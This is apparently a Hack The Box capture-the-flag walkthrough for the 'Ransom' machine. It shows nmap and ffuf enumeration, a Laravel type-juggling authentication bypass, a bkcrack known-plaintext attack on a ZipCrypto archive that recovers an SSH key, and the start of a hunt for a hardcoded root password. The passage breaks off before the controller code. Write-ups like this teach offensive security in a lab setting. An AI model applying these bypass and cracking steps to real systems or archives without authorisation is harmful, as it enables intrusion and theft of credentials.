Ransom Walkthrough - HTB Medium | Laravel Type Juggling & ZipCrypto Plaintext Attack
Complete walkthrough of Ransom from Hack The Box. A medium Linux machine featuring Laravel web application vulnerable to type juggling attack through JSON in GET request body, bypassing authentication without credentials. Encrypted ZIP file containing home directory requires ZipCrypto plaintext attack using bkcrack tool with known .bash_logout content to extract SSH keys. Web root enumeration of Laravel AuthController reveals hardcoded password enabling root SSH access. LinPEAS false positives intentionally patched by box creator.

Overview
Ransom is a medium-difficulty Linux machine that starts with a password-protected web application, hosting some files. An attacker is able to bypass the authentication process by modifying the request type and type juggling the arguments. Once access to the files is obtained, a Zip archive of a home directory is downloaded. The archive is encrypted using a legacy method that is vulnerable to a known-plaintext attack. Upon decrypting the archive, the attacker can access the box via SSH, using the uncovered private key. Enumerating the remote machine, the hardcoded password that was required by the webpage is found and reused to authenticate as the root user.
External Enumeration
Nmap
Let’s start with the classic nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
[Apr 07, 2026 - 14:26:53 (CEST)] exegol-main ransom # ports=$(nmap -p- --min-rate=1000 -T4 10.129.227.93 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); nmap -vv -p"$ports" -sC -sV 10.129.227.93 -oX ransom.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-07 14:30 CEST
<SNIP>
Nmap scan report for 10.129.227.93
Host is up, received reset ttl 63 (0.26s latency).
Scanned at 2026-04-07 14:30:18 CEST for 19s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea8421a3224a7df9b525517983a4f5f2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDZBURYGCLr4lZI1F55bUh/6vKCfmeGumtAhhNrg9lH4UNDB/wCjPbD+xovPp3UdbrOgNdqTCdZcOk5rQDyRK2YH6tq8NlP59myIQV/zXC9WQnhxn131jf/KlW78vzWaLfMU+m52e1k+YpomT5PuSMG8EhGwE5bL4o0Jb8Unafn13CJKZ1oj3awp31fRJDzYGhTjl910PROJAzlOQinxRYdUkc4ZT0qZRohNlecGVsKPpP+2Ql+gVuusUEQt7gPFPBNKw3aLtbLVTlgEW09RB9KZe6Fuh8JszZhlRpIXDf9b2O0rINAyek8etQyFFfxkDBVueZA50wjBjtgOtxLRkvfqlxWS8R75Urz8AR2Nr23AcAGheIfYPgG8HzBsUuSN5fI8jsBCekYf/ZjPA/YDM4aiyHbUWfCyjTqtAVTf3P4iqbEkw9DONGeohBlyTtEIN7pY3YM5X3UuEFIgCjlqyjLw6QTL4cGC5zBbrZml7eZQTcmgzfU6pu220wRo5GtQ3U=
|   256 b8399ef488beaa01732d10fb447f8461 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJZPKXFj3JfSmJZFAHDyqUDFHLHBRBRvlesLRVAqq0WwRFbeYdKwVIVv0DBufhYXHHcUSsBRw3/on9QM24kymD0=
|   256 2221e9f485908745161f733641ee3b32 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEDIBMvrXLaYc6DXKPZaypaAv4yZ3DNLe1YaBpbpB8aY
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title:  Admin - HTML5 Admin Template
|_Requested resource was http://10.129.227.93/login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
<SNIP>
Key findings:
- Port 22: SSH (OpenSSH 8.2p1 Ubuntu)
- Port 80: HTTP (Apache httpd 2.4.41)
- Redirect to /login page
- Ubuntu Linux system
It’s clear we need to proceed with port 80.
Initial Access
HTTP Enumeration
As soon as we access the site, we find ourselves in front of a login page:

Not knowing if there’s a database, before trying classic injections, I do directory fuzzing:
1
2
3
4
5
6
7
8
9
[Apr 07, 2026 - 14:50:45 (CEST)] exegol-main ransom # ffuf -w /opt/lists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt:FUZZ -u http://ransom.htb/FUZZ -ic
<SNIP>
[Status: 302, Size: 338, Words: 60, Lines: 12, Duration: 628ms]
login                   [Status: 200, Size: 6100, Words: 1470, Lines: 173, Duration: 635ms]
register                [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 589ms]
css                     [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 363ms]
js                      [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 514ms]
fonts                   [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 419ms]
[Status: 302, Size: 338, Words: 60, Lines: 12, Duration: 1481ms]
I see the register page gives an error, so I try to visit it. I enter an error screen and get precious information about the framework in use:

We can see the Laravel version.
Type Juggling Exploit
Laravel often accepts parameters in JSON format, and with this format we can modify the parameter type. This type of attack is called type juggling. Let’s look at the login request in Burp Suite:

We can keep the GET method, but Laravel will read the request body if we don’t insert Content-Type: application/json. Let’s modify the request like this:

As we see, we’re logged in.
This wouldn’t have happened if the PHP code had done the check with
===instead of==. The first also checks the type of variables, while the second doesn’t.
Web App Enumeration
We can now return to the index page, /. We see we find the user flag and an interesting zip file:

User flag obtained.
Getting a Shell
ZIP File Analysis
The zip is called homedirectory.zip and its description is Encrypted Home Directory.
After downloading the zip, I try the classic zip2john, but hash cracking leads nowhere. So, I enumerate the zip and notice a strange encryption algorithm:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
[Apr 07, 2026 - 16:19:59 (CEST)] exegol-main ransom # 7z l -slt uploaded-file-3422.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs Intel(R) Core(TM) i5-10310U CPU @ 1.70GHz (806EC),ASM,AES-NI)

Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)

Listing archive: uploaded-file-3422.zip

--
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735

----------
Path = .bash_logout
Folder = -
Size = 220
Packed Size = 170
Modified = 2020-02-25 14:03:22
<SNIP>
Encrypted = +
Comment =
CRC = 6CE3189B
Method = ZipCrypto Deflate
Host OS = Unix
Version = 20
<SNIP>
Path = .ssh/id_rsa
Folder = -
Size = 2610
Packed Size = 1990
Modified = 2022-03-07 14:32:25
<SNIP>
Encrypted = +
Comment =
CRC = 38804579
Method = ZipCrypto Deflate
<SNIP>
Key findings:
- Encryption method: ZipCrypto Deflate
- SSH private key present (id_rsa)
- .bash_logout with known content
The private key for SSH login is very interesting. The algorithm used is ZipCrypto Deflate.
ZipCrypto Deflate Plaintext Attack
ZipCrypto Deflate has a known attack called plaintext attack. This attack exploits the plaintext bytes (in our case the known file bash_logout) that we know the encrypted file has to discover the 3 registers (K0, K1, and K2) that were used by the algorithm to encrypt the zip. With these 3 registers we can then decrypt it.
First, let’s download the necessary tool and all the commands to execute it:
1
2
3
4
5
6
7
8
9
10
11
[Apr 07, 2026 - 16:32:43 (CEST)] exegol-main ransom # git clone https://github.com/kimci86/bkcrack.git
Cloning into 'bkcrack'...
<SNIP>
[Apr 07, 2026 - 16:32:53 (CEST)] exegol-main ransom # cd bkcrack
[Apr 07, 2026 - 16:59:35 (CEST)] exegol-main bkcrack # cmake -S . -B build -DCMAKE_BUILD_TYPE=Release
<SNIP>
[Apr 07, 2026 - 16:59:55 (CEST)] exegol-main bkcrack # cmake --build build --config Release
<SNIP>
[100%] Built target bkcrack
[Apr 07, 2026 - 17:00:39 (CEST)] exegol-main bkcrack # sudo cmake --install build
<SNIP>
For the attack we need to know 12 plaintext bytes of a file. We know perfectly the content in the encrypted zip bash_logout, because it’s the same in every Linux distribution. Here’s the file content:
1
2
3
4
5
6
7
# ~/.bash_logout: executed by bash(1) when login shell exits.

# when leaving the console clear the screen to increase privacy

if [ "$SHLVL" = 1 ]; then
    [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q
fi
Let’s put it inside a file and decrypt the zip:
1
2
3
4
5
6
7
8
9
10
11
[Apr 07, 2026 - 17:46:57 (CEST)] exegol-main ransom # /usr/local/bkcrack -C uploaded-file-3422.zip -c .bash_logout -P plain.zip -p bash_logout
bkcrack 1.8.1 - 2025-10-25
[17:48:38] Z reduction using 151 bytes of known plaintext
100.0 % (151 / 151)
[17:48:39] Attack on 54321 Z values at index 6
Keys: 7b549874 ebc25ec5 7e465e18
5.2 % (2802 / 54321)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 2802
[17:48:41] Keys
7b549874 ebc25ec5 7e465e18
Keys recovered: 7b549874 ebc25ec5 7e465e18
Now we can continue decrypting the entire zip with the K0, K1, and K2 registers obtained:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
[Apr 07, 2026 - 17:53:22 (CEST)] exegol-main ransom # /usr/local/bkcrack -C uploaded-file-3422.zip -c .ssh/id_rsa.pub -k 7b549874 ebc25ec5 7e465e18 -U keyZip.zip PasswordForTheZip123
bkcrack 1.8.1 - 2025-10-25
[17:55:52] Writing unlocked archive keyZip.zip with password "PasswordForTheZip123"
100.0 % (9 / 9)
Wrote unlocked archive.
[Apr 07, 2026 - 17:55:52 (CEST)] exegol-main ransom # unzip keyZip.zip
Archive:  keyZip.zip
[keyZip.zip] .bash_logout password:
inflating: .bash_logout
inflating: .bashrc
inflating: .profile
extracting: .cache/motd.legal-displayed
extracting: .sudo_as_admin_successful
inflating: .ssh/id_rsa
inflating: .ssh/authorized_keys
inflating: .ssh/id_rsa.pub
inflating: .viminfo
ZIP successfully decrypted.
Let’s try to log in as root:
1
2
3
4
5
6
7
8
9
[Apr 07, 2026 - 17:56:06 (CEST)] exegol-main ransom # cd .ssh
[Apr 07, 2026 - 17:56:13 (CEST)] exegol-main .ssh # cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
<SNIP>
-----END OPENSSH PRIVATE KEY-----
[Apr 07, 2026 - 17:56:48 (CEST)] exegol-main .ssh # chmod 700 id_rsa
[Apr 07, 2026 - 17:57:13 (CEST)] exegol-main .ssh # ssh root@ransom.htb -i id_rsa
root@ransom.htb's password:
The key doesn’t work for root. Let’s read the public key to understand which user it belongs to:
1
2
3
4
5
6
7
8
9
10
[Apr 07, 2026 - 17:57:23 (CEST)] exegol-main .ssh # cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDrDTHWkTw0RUfAyzj9U3Dh+ZwhOUvB4EewA+z6uSunsTo3YA0GV/j6EaOwNq6jdpNrb9T6tI+RpcNfA+icFj+6oRj8hOa2q1QPfbaej2uY4MvkVC+vGac1BQFs6gt0BkWM9JY7nYJ2y0SIibiLDDB7TwOx6gem4Br/35PW2sel8cESyR7JfGjuauZM/DehjJJGfqmeuZ2Yd2Umr4rAt0R4OEAcWpOX94Tp+JByPAT5m0CU557KyarNlW60vy79njr8DR8BljDtJ4n9BcOPtEn+7oYvcLVksgM4LB9XzdDiXzdpBcyi3+xhFznFKDYUf6NfAud2sEWae7iIsCYtmjx6Jr9Zi2MoUYqWXSal8o6bQDIDbyD8hApY5apdqLtaYMXpv+rMGQP5ZqoGd3izBM9yZEH8d9UQSSyym/te07GrCax63tb6lYgUoUPxVFCEN4RmzW1VuQGvxtfhu/rK5ofQPac8uaZskY3NWLoSF56BQqEG9waI4pCF5/Cq413N6/M= htb@ransom
[Apr 07, 2026 - 17:57:30 (CEST)] exegol-main .ssh # ssh htb@ransom.htb -i id_rsa
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-77-generic x86_64)

<SNIP>
Last login: Mon Jul  5 11:34:49 2021
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
htb@ransom:~$ id
uid=1000(htb) gid=1000(htb) groups=1000(htb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
SSH access obtained as htb user.
Privilege Escalation
Internal Enumeration
Using sudo -l asks for our user’s password which we don’t have. Many other privilege escalation vectors flagged by linpeas like lxd, Polkit, etc. don’t work (intentionally patched by the box creator).
We can check the site’s root directory. To find it we can use this command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
htb@ransom:/home/htb$ cat /etc/apache2/sites-enabled/*.conf
<VirtualHost *:80>
ServerAdmin webmaster@localhost
DocumentRoot /srv/prod/public

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
<Directory /srv/prod/public>
Options +FollowSymlinks
AllowOverride All
Require all granted
</Directory>

</VirtualHost>
Web root: /srv/prod/public
Let’s go to the root directory. Maybe the password we needed in the login page at the beginning of the box could be root’s password?
We can go to the routes folder and read api.php:
1
2
3
4
5
6
7
8
9
htb@ransom:/srv/prod$ cd routes/
htb@ransom:/srv/prod/routes$ ls -al
total 16
drwxr-xr-x 1 www-data www-data  74 Mar  7  2022 .
drwxr-xr-x 1 www-data www-data 446 Feb 17  2022 ..
-rw-r--r-- 1 www-data www-data 698 Mar  7  2022 api.php
-rw-r--r-- 1 www-data www-data 558 Feb 17  2022 channels.php
-rw-r--r-- 1 www-data www-data 592 Feb 17  2022 console.php
-rw-r--r-- 1 www-data www-data 641 Mar  2  2022 web.php
The api.php file contains:
1
2
3
4
5
6
7
8
9
<?php

use Illuminate\Http\Request;
use Illuminate\Support\Facades\Route;
use App\Http\Controllers\AuthController;

<SNIP>

Route::get('/login', [AuthController::class, 'customLogin'])->name('apilogin');
Being a Laravel project, we can go see the AuthController.php file at the path app/Http/Controllers/AuthController.php:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
